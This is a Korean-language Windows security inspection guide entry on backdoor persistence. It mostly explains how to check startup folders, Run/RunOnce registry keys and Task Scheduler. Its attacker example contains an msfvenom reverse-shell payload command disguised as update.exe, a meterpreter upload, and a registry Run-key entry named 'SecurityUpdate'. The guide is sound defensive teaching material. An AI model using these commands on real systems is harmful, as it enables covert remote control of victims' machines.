

11	Persistence / 지속성 유지(백도어 설치)
취약점 개요	
점검 내용	■ 현재 사용중인 OS안에서 시스템 부팅 시 자동으로 실행되는 프로그램들이나 파일들을 점검한다.
점검 목적	■ 출처가 불분명한 프로그램이나 파일이 있는 경우 공격자가 침투 후 재부팅 후에도 계속 접근하기 위한 백도어일 가능성이 있어 접속을 차단하기 위함이다.
보안 위협	■ 공격자가 시스템 침투 후 자신이 원할 때 시스템에 침투할 수 있도록 내부에 프로그램이나 파일을 심어 시스템이 실행될 때 자동적으로 동시에 실행되도록 설계해 침투한 시스템을 계속 제어할 수 있는 위협이 있다.
점검대상 및 판단기준	
대상	윈도우 내부 시스템(레지스트리, 시작 프로그램 폴더, 스케줄러 등)
조치방법	■ 레지스트리에 OS실행 시 동작되는 RUN파일 목록 확인 후 식별 시 파일삭제.(HKLM, HKCU) ■ 시작 프로그램 폴더 확인 ■ 윈도우 스케줄러 확인
점검 및 조치사례	
[공격자] (파일 생성) <pre>(hs@hs)-[~] \$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.137.200 LPORT=3333 -f exe -o /tmp/update.exe [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 510 bytes Final size of exe file: 7168 bytes Saved as: /tmp/update.exe</pre> (파일을 피해자 시스템 내부에 업로드) <pre>meterpreter > upload /tmp/backdoor.exe C:\\Users\\DOJ\\AppData\\Local\\Temp\\update.exe</pre> - 공격자가 피해자를 이미 침투한 상황에서 공격자는 피해자 시스템에 심을 백도어 파일을 만들고, 연결된 피해자 시스템 내부에 파일을 옮긴다. - 그 다음 컴퓨터가 실행될 때마다 자동으로 파일이 실행되도록 레지스트리에 명령어를 추가한다.	

```
meterpreter > shell
Process 8940 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

/v "SecurityUpdate" /t REG_SZ /d "C:\Users\DOJ\AppData\Local\Temp\update.exe" /f
```

- 이제 컴퓨터가 부팅 될 때 마다 레지스트리에 있는 저 명령어가 실행, 명령어는 공격자가 심은 파일을 실행시키며 피해자에서 공격자에게 연결 요청을 보내고 그 요청을 받으면 공격자가 접속할 수 있게 된다.

[피해자]

피해자 시점에선 백도어 설치 과정은 겉으로 찾아내기 어려울 것이다. 하지만 공격자들은 피해자가 컴퓨터에 접속할 때마다 연결을 할 수 있게 만들 가능성이 높으므로 윈도우가 시작될 때 실행되는 파일/프로그램들을 점검해서 이상이 없는지 확인하는 것이 좋다.


[조치 방법]


1. 윈도우 시작 프로그램 폴더

윈도우가 시작할 때 실행되는 프로그램이 모여있는 폴더가 있다.

경로 : C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup (== shell:common startup)
C:\Users\USER\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
== shell.startup

아니면 "윈도우 키 + R" 을 누른 뒤 "**shell:common startup**" 또는 "**shell:startup**" 을 적어도 동일하게 접근 가능하다.





이 파일에 있는 프로그램들은 윈도우 부팅 시 자동으로 실행되기 때문에 평소 사용하지 않는 프로그램이 있다면 제거한다.

2. 레지스트리

레지스트리는 운영체제, 설치된 소프트웨어, 사용자 설정 정보를 저장하는 데이터베이스이다. 그 중 윈도우 실행할 때에 특정 동작을 정할 수 있는 위치가 있다.

HK Current User : 현재 로그인 중인 사용자의 설정 정보를 저장한다.

HK Local Machine : 어떤 사용자에게 상관없이 시스템 전체에 적용되는 설정 정보를 통합해서 저장한다.


HKLM, HKCU 둘 다 “WSoftwareWMicrosoftWWindowsWCurrentVersionWRun” 또는 “WSoftwareWMicrosoftWWindowsWCurrentVersionWRunOnce”

(Run : 로그인 시 실행 / RunOnce : 로그인 시 한번만 실행)

이러한 위치가 존재하는데 이 폴더가 윈도우 실행시 실행되는 명령어들의 위치이다.

“윈도우 키 + R”을 누르고 regedit을 검색하면 레지스트리 편집기가 실행된다.

그 다음 위에 있는 경로대로 따라가서 확인해보면




OneDrive를 제외한 이상한 이름의 명령어 하나와 Security Update라는 이름을 가진 명령어 하나가 있고, 둘 모두 사용자의 APPDATA\LOCAL\TEMP 안의 파일들을 실행하도록 설정 되었다. 이상한 이름의 명령어는 공격자가 피해자를 최초 침투할 때 사용된 것이고, Security Update는 공격자가 백도어 파일 실행을 위해 넣은 위장명령어 이다.

공격자가 백도어 설치 시 이 RUN 아니면 RUNONCE 경로에 설치할 수 있으니 점검 후 조치하는 것이 좋다.

3. 작업 스케줄러

작업 스케줄러는 사용자가 설정한 조건에 따라 특정 프로그램이나 명령어를 실행하는 도구이다. 스케줄러는 앞과는 달리 시스템이 실행될 때 외에도 특정 조건(특정 시간, 로그인 등)을 설정할 수 있고, 그 조건이 맞으면 실행되는 방식이다.

스케줄러는 "윈도우 키 + R"을 누르고 "taskschd.msc" 를 입력하면 스케줄러가 실행된다.



설정되어있는 스케줄을 볼 수 있고, 공격자가 특정 행동을 하면 실행되게 설정할 때는 스케줄러를 이용할 수 있기에 점검하는 것이 좋다.

4. 기타

공격자들은 백도어 파일을 심을 때 APPDATA\LOCAL\TEMP 이 위치에 심는 경우가 많은데 이유는 파일의 접근 권한이 낮아서 공격자들이 파일을 넣기에 편하고, 파일 이름대로 임시 파일들이 모이는 곳이라 여러 가지 파일들이 있어 숨기기에 적합하고 보안 도구의 감시가 적은 경우도 있다.

그렇기 때문에 임시파일을 종종 비워주는 것도 백도어 방지에 한 방법이 될 수도 있다.